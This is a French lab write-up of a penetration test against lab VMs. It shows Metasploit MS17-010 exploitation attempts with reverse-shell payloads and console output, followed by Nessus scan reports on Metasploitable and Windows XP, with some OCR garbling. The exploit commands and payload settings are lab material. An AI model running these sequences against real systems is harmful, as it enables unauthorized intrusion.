
J'utilise la commande back pour revenir en arrière sur msf6 :

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > back
```

J'entre la commande use exploit/windows/smb/ms17_010_psexec :

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > sS_
```

Puis show options pour voir ce qu'il reste a compléter :



Je constate qu'il faut compléter RHOSTS et Payload :

```
\underline{\mathsf{msf6}} exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.223.131 RHOST \Rightarrow 192.168.223.131
```

Je cherche le payload qui m'intéresse

```
msf6 exploit(windows/smb/ms17_010_psexec) > show payloads

Compatible Payloads

BID# Name 96704
ate Rank Check Description

- ——
```

```
170 payload/windows/shell_bind_tcp_xpfw
normal No Windows Disable Windows ICF, Command Shell, Bind TCP Inline
171 payload/windows/shell_hidden_bind_tcp
normal No Windows Command Shell, Hidden Bind TCP Inline
172 payload/windows/shell_reverse_tcp
normal No Windows Command Shell, Reverse TCP Inline
173 payload/windows/speak_pwned
normal No Windows Speech API - Say "You Got Pwned!"
```

Je modifie le payload :


Puis je lance l'attaque avec exploit :

```
msf6 exploit(wi
                                       😮) > exploit
[*] Started reverse TCP handler on 192.168.223.133:4444
[*] 192.168.223.131:445 - Target OS: Windows 5.1
[*] 192.168.223.131:445 - Filling barrel with fish... done
[*] 192.168.223.131:445 - ←
                                          – | Entering Danger Zone | -
[*] 192.168.223.131:445 -
                               [*] Preparing dynamite...
                                    [*] Trying stick 1 (x86)...Boom!
[*] 192.168.223.131:445 -
                                [+] Successfully Leaked Transaction!
[*] 192.168.223.131:445 -
                               [+] Successfully caught Fish-in-a-barrel
   192.168.223.131:445 -
[*] 192.168.223.131:445 - ←
                                          - | Leaving Danger Zone | -
[*] 192.168.223.131:445 - Reading from CONNECTION struct at: 0×820ab960
[*] 192.168.223.131:445 - Built a write-what-where primitive...
[+] 192.168.223.131:445 - Overwrite complete... SYSTEM session obtained!
    192.168.223.131:445 - Rex::Proto::SMB::Exceptions::ErrorCode
    192.168.223.131:445 - The server responded with error: STATUS_BAD_NETWORK_NA
ME (Command=117 WordCount=0)
   192.168.223.131:445 - /usr/share/metasploit-framework/lib/rex/proto/smb/clie
nt.rb:256:in `smb_recv_parse'
```

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Je constate qu'une partie de l'attaque na pas fonctionné a cause d'une erreur de code. Je décide de tester le module eternalblue pour voir si j'ai plus de chance avec celui-là.

Show options pour regarder ce qu'il f au que je complète :



Modification de RHOSTS et de payload :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.223.131
rhosts ⇒ 192.168.223.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/shell_reverse_tcp
payload ⇒ windows/shell_reverse_tcp
```

Lancement de l'attaque :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.223.133:4444
[*] 192.168.223.131:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.223.131:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.223.131:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.223.131:445 - The target is vulnerable.
[*] 192.168.223.131:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
```

Je constate que l'attaque c'est bien lancé mais a la dernière étape elle n'a pas trouvé de cible car ce module ne fonctionne qu'avec les cibles de 64-bit et la machine Windows XP en a 32-bit.

Recommandation

Pour se protéger de ces vulnérabilités, il est important de mettre à jour le système d'exploitation et les applications vers les dernières versions disponibles. Microsoft a publié des correctifs pour ces vulnérabilités dans les mises à jour de sécurité suivantes :

- MS17-010
- MS16-114
- CVE-2020-0796

Mettez également à jour régulièrement votre appareil pour vous assure de posséder les dernières versions.



Scan Metasploit

Report generated by Nessus**

Tue, 16 Jan 2024 18:12:07 EST

192,168,223,130

12	7	25	8	114
CRITICAL	HIGH	MEDIUM	LOW	INFO

Scan Information

Start time: Tue Jan 16 17:53:43 2024 End time: Tue Jan 16 18:12:07 2024

Host Information

Netbios Name: METASPLOITABLE IP: 192.168.223.130 MAC Address: 00:0C-29:34:DB:73

OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

134862 - Apache Tomcat A JP Connector Request Injection (Ghostcat)

Synopsis

There is a vulnerable AJP connector listening on the remote host.

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious javaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

See Also

http://www.nessus.org/u?8ebe6246

http://www.nessus.org/u?4e287adb

http://www.nessus.org/u?cbc3d54e

https://access.redhat.com/security/cve/CVE-2020-1745

https://access.redhat.com/solutions/4851251

http://www.nessus.org/u?dd218234

http://www.nessus.org/u?dd772531

192.168.223.130 4

AVISE COXChell Backdoor Detection

Synopsis

The remote host may have been compromised.

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CV\$\$2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2011/02/15, Modified: 2022/04/11

Plugin Output

tcp/1524/wild_shell

```
Nessus was able to execute the command "id" using the following request:

This produced the following truncated output (limited to 10 lines):

snip

root@metasploitable:/# uid=0(root) qid=0(root) groups=0(root)
root@metasploitable:/#
```

33447 - Multiple Vendor DNS Query ID Field Prediction Cache Poisoning

Synopsis:

The remote name resolver (or the server it uses upstream) is affected by a DNS cache poisoning vulnerability.

Description

The remote DNS resolver does not use random ports when making queries to third-party DNS servers. An unauthenticated, remote attacker can exploit this to poison the remote DNS server, allowing the attacker to divert legitimate traffic to arbitrary sites.

See Also

https://www.cnet.com/news/massive-coordinated-dns-patch-released/ https://www.theregister.co.uk/2008/07/21/dns_flaw_speculation/

Solution

Contact your DNS server vendor for a patch.

Risk Factor

High.

CVSS v3.0 Base Score

9.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H)

CVSS v3.0 Temporal Score

8.2 (CVSS:3.0/E:P/RL:O/RC:C)

VPR Score

6.0

CVSS v2.0 Base Score

9.4 (CV\$\$2#AV:N/AC:L/Au:N/C:N/I:C/A:C)

CVSS v2.0 Temporal Score

7.4 (CVSS2#E:POC/RL:OF/RC:C)

STIG Severity

İ

References

BID 30131

CVE CVE-2008-1447

XREF CERT:800113

XREF IAVA_2008-A-0045

XREF EDB-ID:6122

XREF EDB-ID:6123

XREF EDB-ID:6130

Plugin Information

Published: 2008/07/09, Modified: 2018/11/15

Plugin Output

udp/53/dns

```
The remote DNS server uses non-random ports for its
DNS requests. An attacker may spoof DNS responses.

List of used ports:

+ DNS Server: 92.184.119.187

|- Port: 25770
|- Port: 25770
|- Port: 25770
|- Port: 25770
```

11356 - NFS Exported Share Information Disclosure

Synopsis

It is possible to access NFS shares on the remote host.

Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Risk Factor

Critical

VPR Score

5.9

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

References

CVE CVE-1999-0170 CVE CVE-1999-0211 CVE CVE-1999-0554

Exploitable With

Metasploit (true)

Plugin Information

Published: 2003/03/12, Modified: 2023/08/30

Plugin Output

udp/2049/rpc-nfs

The following MFS shares could be mounted :

+ /

```
+ Contents of / :

- .

- bin
- boot
- odrom
- dev
- etc
- home
- intrd
- intrd.img
- 15h
- lost+found
- media
- mnt
- nohup.out
- opt
- proc
- root
- shin
- srv
- sys
- tmp
- usr
- vmlinux
```



Scan Windows XP Edition Familiale

Report generated by Nessus™

Tue, 16 Jan 2024 18:36:05 EST

192.168.223.131 4 2 1 0 27 CRITICAL HIGH MEDIUM LOW INFO

Host Information

Netbios Name: TOYGER-B6D0047B IP: 192.168.223.131 MAC Address: 00:0C:29:CC:26:00

OS: Microsoft Windows XP Service Pack 2, Microsoft Windows XP Service Pack 3, Windows

XP for Embedded Systems

Vulnerabilities

34477 - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)

Synopsis

The remote Windows host is affected by a remote code execution vulnerability.

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System'

privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

See Also

https://www.nessus.org/u?adf86aac

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

Risk Factor

Critical

192.168.223.131 4

```
CVSS v3.0 Base Score
9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVSS v3.0 Temporal Score
9.4 (CVSS:3.0/E:H/RL:O/RC:C)
VPR Score
9.2
CVSS v2.0 Base Score
10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS v2.0 Temporal Score
8.7 (CVSS2#E:H/RL:OF/RC:C)
STIG Severity
References
BID
              31874
CVE
              CVE-2008-4250
MISKB
              958644
XREF
               MSFT:MS08-067
XREF
              CERT:827267
XREF
               IAVA:2008-A-0081-S
XREF
               EDB-ID:6824
XREF
              EDB-ID:7104
XREF
              EDB-ID:7132
XREF
              CWE:94
Exploitable With
CANVAS (true) Core Impact (true) Metasploit (true)
Plugin Information
Published: 2008/10/23, Modified: 2020/08/05
Plugin Output
tcp/445/cifs
192.168.223.131
```

35362 - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)

Synopsis

It is possible to crash the remote host due to a flaw in SMB.

Description

The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host.

See Also

http://www.microsoft.com/technet/security/bulletin/ms09-001.mspx

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

Risk Factor

Critical

VPR Score

7.4

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

7.8 (CVSS2#E:POC/RL:OF/RC:C)

References

BID	31179
BID	33121
BID	33122
CVE	CVE-2008-4834
CVE	CVE-2008-4835
CVE	CVE-2008-4114
MSKB	958687
XREF	MSFT:MS09-001
XREF	CWE:399

192.168.223.131 6

Exploitable With
Core Impact (true) Metasploit (true)
Plugin Information
Published: 2009/01/13, Modified: 2023/11/14
Plugin Output
tcp/445/cifs

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis:

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities:

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

See Also

http://www.nessus.org/u?68fc8eff

http://www.nessus.org/u?321523eb

http://www.nessus.org/u?065561d0

http://www.nessus.org/u?d9f569cf

https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/

http://www.nessus.org/u?b9d9ebf9

http://www.nessus.org/u?8dcab5e4

http://www.nessus.org/u?234f8ef8

http://www.nessus.org/u?4c7e0cf3

https://github.com/stamparm/EternalRocks/

http://www.nessus.org/u?59db5b5b

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions.

BID

BID

CVE

CVE

CVE

CVE

CVE

CVE

MSKB

96707

96709

CVE-2017-0143

CVE-2017-0144

CVE-2017-0145

CVE-2017-0146

CVE-2017-0147

CVE-2017-0148

4012212

SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

boundary devices. Risk Factor High: CVSS v3.0 Base Score 8.1 (CVSS:3.0/AV:N/AC:H/PR:N/U::N/S:U/C:H/I:H/A:H) CVSS v3.0 Temporal Score 7.7 (CVSS:3.0/E:H/RL:O/RC:C) VPR Score 9.7 CVSS v2.0 Base Score 9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C) CVSS v2.0 Temporal Score 8.1 (CVSS2#E:H/RL:OF/RC:C) STIG Severity References BID 96703 96704 BID BID 96705 BID 96706

MSKB	4012213	
MSKB	4012214	
MSKB	4012215	
MSKB	4012216	
MSKB	4012217	
MSKB	4012606	
MSKB	4013198	
MSKB	4013429	
MSKB	4012598	
XREE	EDB-ID:41891	
XREF	EDB-ID-41987	
XREF	MSFT:MS17-010	
XREF	IAVA:2017-A:0065	
XREE	CISA-KNOWN-EXPLOITED:2022/05/03	
XREF	CISA-KNOWN-EXPLOITED:2022/08/10	
XREF	CISA-KNOWN-EXPLOITED:2022/04/15	
XREF	CISA-KNOWN-EXPLOITED:2022/04/27	
XREF	CISA-KNOWN-EXPLOITED:2022/06/14	

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information

Published: 2017/03/20, Modified: 2022/05/25

Plugin Output

tcp/445/cifs

Stender

Received

ff534d4225050200c09803c80000000000000000000000071038bc0028000100000